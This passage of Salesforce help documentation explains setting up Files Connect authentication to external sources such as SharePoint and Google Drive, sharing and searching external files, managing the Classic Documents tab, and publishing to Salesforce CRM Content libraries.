2. Click **New** to set up a new connection. Click **Edit** to modify an existing external data source.
3. From the External System Definition menu, select "External Data Source."
4. From the External Data Source menu, select a data source created by your administrator.
5. Select the authentication protocol required by the external system.

   For SharePoint 2010 or 2013, set the following options.

Field	Description
Authentication Protocol	Choose **Password Authentication**
Username **and** password	Enter your SharePoint username and password

   For Box, Google Drive, SharePoint Online, or OneDrive for Business, set the following options.

Field	Description
Authentication Protocol	Choose **OAuth 2.0**
Authentication Provider	Choose the provider created for this data source by your administrator
Scope	Leave blank
Start Authentication Flow on Save	Select to immediately verify your login credentials with the external data source. When you click **Save**, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org. Redo the OAuth flow when you need a new token—for example, when the token expires—or if you edit the Scope or Authentication Provider fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

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USER PERMISSIONS

To access cloud-based data sources like SharePoint Online:

- "Files Connect Cloud"

To access on-premises data sources like SharePoint 2010:

- "Files Connect On-premises"

6. Click **Save**.

Access and Share External Files Using Files Connect

After your admin enables Files Connect, you can access files from external sources like Google Drive and SharePoint, or share them via feeds and Files home.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access cloud-based data sources like SharePoint Online:
- "Files Connect Cloud"

To access on-premises data sources like SharePoint 2010:
- "Files Connect On-premises"

Download or Share Files on Files Home

Download external files to your local system or share them with a general set of people in your organization from Files home.

1. Navigate to Files home.
2. The External Files list in the left column shows available external data sources. Select one and navigate through the folders, or use the search bar to find a file.

   Note: Salesforce supports Google documents, spreadsheets, presentations, and drawings. In the Recent list, Google Drive content is limited to the 24 most recently accessed documents from the last 30 days.

3. Click next to the file name, and choose one of the following:
   - **Open** the file in the external data source, such as SharePoint.
   - **Download** the file to your local system. (From on-premises systems like SharePoint 2010, 2 GB is the maximum download size.)
   - **Share** the file either as a copy or as a reference. Your admin has determined which type of sharing is used at your organization. When sharing, you do one of the following:
     - **Share a copy** of the external file stored in Salesforce. If files are shared with a Chatter group, all group members can access the files, even if they lack access to the external system. Salesforce Files doesn't reflect any revisions to the file in external systems.
     - **Share a reference** to the external file stored outside Salesforce. Only users with access to the external system can download files. (Users must enter credentials for the system in the Authentication Settings for External Systems section of personal setup). Salesforce Files doesn't reflect any revisions to the file in external systems, but the reference does point to the latest version of the file in those systems.

Note: To download files referenced from an external system, users must enter credentials for the system in the Authentication Settings for External Systems section of personal setup.

When a user selects an external file from the file selector, a file reference or copy is created in Salesforce. If a file reference already exists, it is reused.


Share Files in the Feed

If you want to include external files in a specific Chatter conversation, use the feed. All files shared in the feed are either copies or references, as determined by your administrator.

In Salesforce Classic


1. While authoring a post, click **File** above the feed, and then click **Select a file from Salesforce**.
2. In the left column, click the external source, such as SharePoint.

3. Next to the file you want to share, click **Attach**.
4. In the body of your post, @mention the groups or people you want to share with.




In Lightning Experience

1. While authoring a post, click the paperclip icon below the post to open the Select File window.
2. From the left column, click the external source, such as SharePoint or Google Drive.
3. Select the file you want to share and click **Add**.
4. In the body of your post, @mention groups or people that you want to share with.



When you paste a link to an external document into a Chatter post, it's converted into a Files Connect file reference. Under the body of your post, the file title and icon appear. Click the icon to open the file preview right from your feed. A file reference is created for the first link in each post. File references are not created for links in comments.



SEE ALSO:

- Share Files with People in Salesforce Classic
- Share Files with Groups
- Share Files with Libraries in Salesforce Classic

Search for External Files with Files Connect

Search an external data source like Google Drive, Box, or SharePoint right within Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access cloud-based data sources like SharePoint Online:

- "Files Connect Cloud"

To access on-premises data sources like SharePoint 2010:

- "Files Connect On-premises"

Search in a Specific External Data Source

In Salesforce Classic

1. From the left column of Files home or your Chatter feed, click the data source name.
2. In the search box, enter terms such as *document title* or *author*. (The specific information you can search for depends on the configuration of the external data source.)




Note: You can also search external data sources from the file selector when attaching a file to a Chatter post. In Salesforce Classic, click **File** above the feed, and then select a file from Salesforce. In Lightning Experience, click the paperclip icon below the post to open the Select File window.

Search Globally for Salesforce and External Data

If your administrator enables global search for an external data source, you can conveniently search its contents along with your Salesforce data.

In Salesforce Classic

1. In the global search box at the top of the Salesforce window, enter your search terms.
2. To filter the results down to a specific external data source, click its name in the left column (for example, "SharePoint Online").



Tip: If you often want to see content from a specific external data source, pin it to the top of global search results: In the left column, hover over the data source name, and click the pin icon. (If you don't see the data source listed, click Search All.)

In Lightning Experience

1. From Files home, enter a search term into the global search box in the header.
2. You can filter your search results to return only Files by selecting "in Files" after entering your search in the global search box, or by doing a global search and then selecting Files from the global search results.

Document Libraries

Store files without attaching them to records.

Document Library Overview
Each document that is stored in the document library resides in a folder. The folder's attributes determine the accessibility of the folder and the documents within it.

Documents Home

View Document Lists

Upload and Replace Documents

Search for Documents

Delete Documents

Moving Documents to Salesforce Files
As you make the move to Lightning Experience, you may have questions about the files you have stored in the Documents tab in Salesforce Classic.

Document Library Overview

Each document that is stored in the document library resides in a folder. The folder's attributes determine the accessibility of the folder and the documents within it.

Document libraries store documents that aren't attached to records. Access your library documents via the Documents tab. If your Documents tab is not visible, customize your display to show it.

Note: The Documents tab is not part of Salesforce CRM Content.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

SEE ALSO:

Differences Between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments

Documents Home

Clicking on the Documents tab displays the documents home page.

Note: If the Documents tab is not visible, you can customize your display to show it.

- Under **Find a Document**, enter keywords to search for a document.
- In the **Document Folders** section, select a folder to view all the documents contained in that folder.
- The **Recent Documents** section displays the last ten or twenty-five documents you viewed, with the most recently-viewed document listed first. This list is derived from your recent items and includes records owned by you and other users. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display.
- In the **Recent Documents** section, click **New** to upload a new document.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To view Documents tab:
- "Read" on documents

To view documents:
- "Read" on documents

To upload new documents:
- "Create" on documents

Note: The Documents tab is not part of Salesforce CRM Content.

SEE ALSO:

Upload and Replace Documents
View Document Lists

View Document Lists

The documents list page displays a list of documents in a selected folder. From this page, you can view detailed document information or manipulate the document.

- Click the document name to view the document properties.
- Click **Edit** next to a document to edit the document properties.
- Click **Del** to move the document to the Recycle Bin.
- Click **View** to open the file in its associated application. If a file type is not recognized or the application is not loaded on your machine, Salesforce displays a standard download dialog prompting you to choose a save option.
- Choose a folder to view a list of documents stored in that folder.
- Click any column heading to sort the documents in ascending or descending order by the information in that column.
- At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
- Click **Next Page** or **Previous Page** to go to the next or previous set of documents.
- At the bottom of the document list, select **fewer** or **more** to view a shorter or longer display list.
- Click **Printable View** to display the current list view in a format that is ready for printing.

Note: If you can't find a document, you may not have access to the folder that contains it.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To view documents:
- "Read" on documents

To change document properties:
- "Edit" on documents

To replace documents:
- "Edit" on documents

To delete documents:
- "Delete" on documents

SEE ALSO:

Change Document Authors

Upload and Replace Documents

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To upload new documents:
- "Create" on documents

To replace documents:
- "Edit" on documents

Uploading a New Document

To upload a document:

1. Click **New Document** from the Documents tab or click **New** next to **Recent Documents** on the documents home page. If you do not have a New Document option, check if you have the correct permissions.
2. On the Upload New Document page, specify a descriptive `Document Name`. If you want to use the file name, leave this field blank. The file name will appear automatically when you upload the file.
3. If you have the "Customize Application" permission, enter a unique name to be used by the API and managed packages.
4. You can check one of the following:
   - `Indicate Document is Internal`: When checked, a flag is added to the document indicating that document viewers should not share the file outside of the organization.

     Note: Checking this box does not expressly enforce any security rules.

   - `Externally Available Image` if the document is an image, such as a logo, that's not confidential. Check this box to:
     - Make the image available from HTML email templates without requiring a Salesforce username and password
     - Use the image as a custom tab icon or custom app logo, which do require a Salesforce username and password to view
     - Display the image as a custom logo in meeting requests

   The `Indicate Document is Internal` and `Externally Available Image` checkboxes are mutually exclusive; you cannot select both.
5. Select a folder for the document.
6. Enter a description to use later as search criteria.
7. Enter keywords that you can use later as search criteria.
8. Select a document or path option.
   - To upload a document, click **Browse**, choose the file, and click **Open**.
   - To store a link to the document, enter the location of the document. Enter a path and file name or a URL such as: `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc`, or `http://www.salesforce.com`.
9. Click **Save**.

Replacing a Document

To replace a document with an updated version:

1. Display the document you want to replace. For instructions on locating a document in the document library, see Search for Documents.
2. Click **Replace Document**.
3. Select a document or path option.
   - To upload a replacement, click **Browse**, choose the file, and click **Open**.

- To store a link to the replacement, enter the location of the replacement. Enter a path and file name or a URL such as: `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc`, or `http://www.salesforce.com`.

4. Click **Replace Document**.

Tips for Uploading or Replacing Documents

- Documents stored as links cannot be attached to emails, but they save space in your document library.
- If your administrator enables document content search, Salesforce also performs a full-text search of the document. When a new document is uploaded or an old one is replaced, its contents are available for searches.
- Salesforce stores the most recent upload date as the modified date.
- You can upload documents that have file names of up to 255 characters including the extension.
- The size limit for any document you upload is 5 MB. The maximum size for a custom-app logo is 20 KB.
- Your organization's used file storage includes all files stored in the document library.
- If the `Don't allow HTML uploads as attachments or document records` security setting is enabled for your organization, you cannot upload files with the following file extensions: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

SEE ALSO:

Display and Edit Document Properties

Search for Documents

To find specific documents, use the **Find Document** button on the documents home page.

1. Click the Documents tab.
2. Enter your search terms. Salesforce searches the following fields:
   - `Document Name`
   - `Keywords`
   - `Description`
3. Click **Find Document**.

   The search returns a list of documents that match all your search terms. The search results are listed in order of the closest matches. The `Keywords` and `Document Name` fields are used to determine the closest matches. The fields you see are predefined and cannot be changed.

   Tip: Use quotation marks around a phrase to search for the words in that sequence. For example, a search for *"my logos"* returns documents whose fields or content contains that exact phrase, as well as *my* and *logos*. Without quotation marks, your search returns any document whose fields or content includes any of the words in the search. For example, *my logos* returns documents whose fields or content contains *my* and *logos*.
4. Select any document to jump directly to the detail page for that document, or click **View** to open the document in a new window.

If your administrator enables document content search, Salesforce also performs a full-text search of the document. When a new document is uploaded or an old one is replaced, its contents are available for searches.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To view documents:
- "Read" on documents

Note: Salesforce automatically determines if the contents of a document can be searched. If the `Document Content Searchable` property is checked on a document, then its contents have been processed successfully and can be searched. If your document is large, it may take several minutes before Salesforce searches the contents of a document and marks the `Document Content Searchable` property.

You can also find documents using global search.

1. Enter your search terms in the header search box.
2. Select **Search Options...** from the drop-down and select `Documents` to narrow your search results.
3. Click **Search**.

The following file types are supported for a document content search.

Note: The contents of documents that exceed the maximum sizes are not searched; however, the document fields are still searched. Only the first 1,000,000 characters of text are searched. Text beyond this limit is not included in the search.

File Type	File Extensions	Maximum Size
HTML (only the text within a <body> tag)	`.htm`, `.html`, `.xhtml`	5 MB
PDF	`.pdf`	25 MB
PPT	`.pot`, `.pps`, `.ppt`	25 MB
RTF	`.rtf`	5 MB
Text	`.c`, `.cpp`, `.css.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 MB
Word	`.doc`, `.dot`	25 MB
XLS	`.xls`, `.xlt`	5 MB, or a maximum cell limit of 100,000 cells
XML	`.xml`	5 MB

In some instances documents are not searched. These include:

- If a file extension is changed to a different format, it is not searched, even if both extensions are valid. For example, a `.txt` file that is renamed to `.rtf` is not searched.
- PDF and Word documents may have security restrictions that prevent them from being searched. To ensure that the content is searchable, the "content extraction" property on your file must be set to "Enabled" when creating your document.

SEE ALSO:

Search for Content

Search for Files

Delete Documents

To delete a document, click **Del** next to the document on the documents list page. Alternatively, click **Delete** on the documents detail page.

When you delete a document, Salesforce stores it in the Recycle Bin. You can restore the document to your document library within that time by clicking **Undelete** from the Recycle Bin.

Note:

- You can delete any document in your personal folder but you can only delete a document in a public folder if you have the "Manage Public Documents" permission.
- If you delete a document that's included in a letterhead or HTML email template, any emails using the letterhead or template display a broken link in its place. You can fix the broken link by removing the document from the Recycle Bin.
- You can't delete a document that's being used as a custom logo in meeting requests. To delete it, you must either select another document to use as a logo or uncheck the option to display a custom logo in meeting requests.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To delete documents:
- "Delete" on documents

To restore documents:
- "Delete" on documents

SEE ALSO:

Document Properties

Moving Documents to Salesforce Files

As you make the move to Lightning Experience, you may have questions about the files you have stored in the Documents tab in Salesforce Classic.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Can I see the files in the Documents tab in Salesforce Classic in Lightning Experience?

The Documents tab isn't available in Lightning Experience, but your document files aren't going away. In fact, some features continue to rely on files in your Documents tab, like email templates. Don't delete these documents, but do take this opportunity to add your working files and images as Salesforce Files so they're usable in Lightning Experience.

How will I work with my documents in Lightning Experience?

Lightning Experience uses Salesforce Files to manage and collaborate on files. Salesforce Files unifies various content types to streamline and improve your experience: they can be stored privately, shared to libraries and groups, and updated with version history.

How do I move files from the Documents tab into Lightning Experience?

While there isn't a one-click solution, you do have some options once you identify the files in the Documents tab that you want to use in Lightning Experience and your communities.

1. Export documents in the weekly export, and then upload the documents into Salesforce Files
2. Use a third-party data export tool from the AppExchange, like FileExporter from Salesforce Labs
3. Use an API-based tool (The Chatter REST API supports uploading asset files.)

Salesforce Files are the best way to save, organize, and share files in Salesforce. Salesforce Files continue to see improvements, so move your documents to Salesforce Files now and start taking advantage of them.

Properties

Display and Edit Document Properties

USER PERMISSIONS	
To view documents:	"Read" on documents
To update properties:	"Edit" on documents
To replace documents:	"Edit" on documents
To move documents:	"Edit" on documents
To delete documents:	"Delete" on documents

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Displaying Documents - Once you have located a document on the documents home or list pages, click the document name to display detailed information.

Editing Document Properties - To update document properties, click **Edit**.

Deleting Documents - To delete a document, click **Delete**.

Updating Documents - To replace a document with an updated version, click **Replace Document**.

Emailing Documents - To email a document to a contact, click **Email Document**, fill in the details of the email, and click **Send**. The document is sent as an attachment to the email and is logged in the Activity History for the contact. Documents that reference URLs rather than physical files cannot be emailed. For a document that is an image embedded in an HTML email template, such as a logo in a letterhead, make sure the document is marked as `Externally Available` on the Documents tab so that a user who does not have a Salesforce username and password can view the image when it is received in an email.

Searching a Document - To search for a document, enter search terms and click **Find Document**. A list of documents that match your search terms displays. You can search for terms using the following fields:

- `Document Name`
- `Keywords`
- `Description`

If `Document Content Searchable` is checked, the content of a document can also be searched.

Viewing Folder Contents - To view all the documents in a folder, click the folder name.

Moving Documents - To store a document in a different folder, click **Edit**, choose a new folder, and click **Save**.

SEE ALSO:

Change Document Authors

Document Properties

Below is a description of the properties in alphabetical order that are stored for each document in the document library.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Field	Description
`Author`	The main point of contact for a document. Initially, the person uploading the document is the author. Thereafter, the author can be any selected user.
`Created By`	The name of the person who originally uploaded the file.
`Modified By`	The name of the person who last uploaded the file.
`Folder`	The name of the folder that contains the document.
`Document Content Searchable`	A checkbox that indicates if the content within a document can be searched via the **Find Document** button on the Documents tab. This checkbox is automatically set by Salesforce.
`Document Name`	The name of the document including its file extension.
`Document Unique Name`	A unique name used to refer to the document when using the Force.com API. In managed packages, this name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With this field, a developer can change certain components' names or titles in a managed package and the changes are reflected in a subscriber's organization.
`Description`	A statement distinguishing this document from others.
`Indicate Document is Internal`	A checkbox that adds a flag to the document indicating that document viewers should not share the file outside of the organization. Checking this box does not expressly enforce any security rules. The `Indicate Document is Internal` and `Externally`

Field	Description
	`Available Image` checkboxes are mutually exclusive; you cannot select both.
`Externally Available Image`	A checkbox that indicates if the document is an image available for HTML email templates, such as a logo in a letterhead, and does not require a Salesforce username and password to view in an email. This checkbox indicates if the document is an image used as a custom app logo or custom tab icon, which require a Salesforce username and password to view. The `Indicate Document is Internal` and `Externally Available Image` checkboxes are mutually exclusive; you cannot select both.
`Keywords`	An open text field containing one or more words that describe the document. The program checks for matches in this field when doing a search.
`Path`	Stored in place of `Document Name` if you prefer to create a link to the document instead of uploading it.
`Size`	The size of the document in bytes.
`Type`	The file type is determined by the file extension. For example, filename.ppt is recognized as a PowerPoint file. If the `Don't allow HTML uploads as attachments or document records` security setting is enabled for your organization, you cannot upload files with the following file extensions: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

SEE ALSO:

Change Document Authors

Change Document Authors

Since documents are stored in folders that control user access, documents do not have owners like other types of records, but they do have authors. The author represents the user that originally uploaded the document file.

To change the author of a document:

1. View the document you want to modify.
2. Click **Change** next to the `Author` field.

   The **Change** link displays only on the detail page, not the edit page. If you do not see the **Change** link, you may not have sufficient privileges to change a document author.
3. Enter a new author name. Alternatively, click the lookup icon to choose from a list of users.
4. Check the `Send Notification Email` box if you would like to alert the new author of this change.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To change documents:
- "Edit" on documents

Note: When you change document authorship, Salesforce does not change the document's visibility.

SEE ALSO:

Display and Edit Document Properties

Salesforce CRM Content

Organize, share, search, and manage all types of files within your organization.

Salesforce CRM Content Overview

Organize, share, search, and manage content within your organization and across key areas of Salesforce with Salesforce CRM Content. Content includes all file types, from traditional business documents such as Microsoft® PowerPoint presentations to audio files, video files, Web pages, and Google® docs.

View and Edit Libraries

Manage Libraries

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce CRM Content Overview

Organize, share, search, and manage content within your organization and across key areas of Salesforce with Salesforce CRM Content. Content includes all file types, from traditional business documents such as Microsoft® PowerPoint presentations to audio files, video files, Web pages, and Google® docs.

To learn the different ways files are used in Salesforce, see Differences Between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments.

Salesforce CRM Content simplifies content management by incorporating user-friendly features into the following tasks:

Organizing

Rather than keep files in folders that make content difficult to find, Salesforce CRM Content stores files in fully searchable file repositories known as libraries. Administrators can create

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

multiple libraries based on any classification, such as department name, job function, or team, then configure user permissions within the library to balance content access with security. Authors assign descriptive labels called tags to help classify and organize content across libraries. You can view a list of all content that belongs to a particular tag or filter search results based on a tag or tags. Salesforce CRM Content also provides private libraries, which allow users to reduce the clutter on their desktops while using content-management benefits such as document search and version control.

Searching

The powerful Salesforce CRM Content search engine scans the entire body of the document as well as content properties such as the title, description, tags, categorization data, and author name. You can filter searches by featured content, file format, author, tags, libraries, or custom fields and then view the results with various levels of detail, providing an easy way to find relevant content quickly. If Chatter is enabled for your organization, you can also filter your search results by Chatter files. The "smart bar" graphic for downloads, comments, ratings, and subscribers allows you to compare documents within a search result set.

Subscribing

Once a file is located, subscribing to it ensures that you receive an email notification when new versions are published or changes are made to the file's properties. You can also subscribe to authors, tags, and libraries, thus reducing the time spent searching for new or updated content. Notification emails will arrive real-time or once daily, depending on your preferences.

Previewing

In Salesforce CRM Content you do not need to download a large document to determine if its content is relevant to you. The content details page provides document details at a glance, including document title, author, description, tags, libraries, comments, votes, versions, subscribers, and downloads. If the document is a Microsoft PowerPoint, Word, Excel, or Adobe® PDF file, you can preview the entire file in your browser without downloading it. Some aspects of files may not be displayed in previews. Copy-protected PDFs can't be previewed.

Contributing

Uploading new or revised files in Salesforce CRM Content is fast and easy. During the upload process you choose a library and record type for your file or Web link, write a description, assign one or more tags, and fill out any customized fields that help categorize and define your content. Version management does not require checking files in and out, rather, you simply upload a new version of the file and Salesforce CRM Content maintains a version list accessible from the content details page. You can download past versions of a file and read all reason-for-change comments that an author may have included with a new version.

Reviewing Usage and Providing Feedback

Salesforce CRM Content provides several methods for determining whether content is valuable to readers. Featuring a piece of content increases its visibility in search results. Voting thumbs up or thumbs down on a file, Web link, or Google doc and adding comments allow you to participate directly in content improvement. You can also see who has subscribed to a file, link, or doc and how many times files have been downloaded. The Reports tab allows you to create standard or custom reports on Salesforce CRM Content data. If the content delivery feature is enabled, you can send content to colleagues, leads, and contacts and then track how often the content has been previewed or downloaded.

Sharing Content in Salesforce

Salesforce CRM Content is also integrated with leads, accounts, contacts, opportunities, cases, products, and custom objects. If Salesforce CRM Content functionality is enabled on the Opportunity tab, for example, Salesforce CRM Content uses the fields on the opportunity detail page to search for files that may be relevant to that opportunity. You can drill down in the search results as needed or run your own search and then attach one or more files to the opportunity. The most current version of the file will be available on the detail page for the life of the opportunity.

Sharing Content in Salesforce Mobile Classic

Salesforce CRM Content is available in Salesforce Mobile Classic. Users can share content with customers and colleagues from the mobile application when they're away from their desks. Ask your administrator to set up mobile Content.

SEE ALSO:

Differences Between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments

Contribute Content

Publish Files to Libraries

Publish files to libraries by uploading them from your computer, contributing them from your private library to a shared library, or sharing them from Chatter.

1. On the **Libraries** tab, do one of the following:
   - To upload a file, click **Contribute** and choose a file from your local drive.
   - To publish files from your private library, click the **My Private Files** tab, select one or multiple files, and click **Publish Selected**.

   Or, to share files from Chatter with a library, see Share Files with Libraries on page 3267 (and skip the rest of these steps).
2. Enter a title for each file. Optionally, enter descriptions.
3. If you are adding a new file that you just uploaded, choose either **Save in my private library** or **Publish to a shared library**. If you choose the second option, select a library. This becomes the managing (home) library, meaning that the content can be shared with another library but only revised by a user with author permissions in the managing library.
4. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce associates your content with your personal language setting. If users restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.
5. To publish the content on behalf of another author, choose that author from the drop-down list.
6. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:
   - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
   - If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
   - If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
   - You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
   - Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.
7. If multiple record types are available, choose one from the drop-down list. The record type determines which custom fields appear for you to categorize and define your content.
8. After completing the custom fields, click **Publish** or **Save**.

Note:

- Unique values in custom fields that are set for the first version of a file aren't included if you upload a new version. You can set the unique values in the new version as long as they aren't the same as a previous version.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To upload and publish files to a public library:

- `Manage Libraries` checked in your library permission definition

  OR

  `Add Content` checked in your library permission definition

To upload and save files to a private library:

- None

- Files published to a shared library are added to your Files tab and available to other Chatter users in your organization. Files published to your private library are added to your Files tab, but are private and not shared with anyone. For information about the different file tools and solutions in Salesforce, see Differences Between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments.
- Contact Manager, Group, Professional, Enterprise, Unlimited, and Performance Edition customers can publish a maximum of 36,000 new versions per 24–hour period. Developer Edition and trial users can publish a maximum of 2,500 new versions per 24–hour period.

SEE ALSO:

Update Content Versions

Create and Modify Content Packs in Salesforce CRM Content

Upload and Publish Content

Add files to libraries to take advantage of the permission setting and content delivery capabilities of Salesforce CRM Content.

The Libraries tab has several publishing-related options at the top of the page that let you upload, classify, and publish files, content packs, Web links, and Google docs in Salesforce CRM Content.

Note: The **Add Google Doc** button on the **Libraries** tab is available only if your Salesforce admin has enabled the Add Google Doc to Salesforce service.

To publish files, Web links, and Google docs in Salesforce CRM Content, or to create content packs, refer to the following topics:

- Publish Files to Libraries
- Contribute Web Links to Salesforce CRM Content
- Create and Modify Content Packs in Salesforce CRM Content

SEE ALSO:

Update Content Versions

Creating Content Deliveries

EDITIONS

Available in: Salesforce Classic

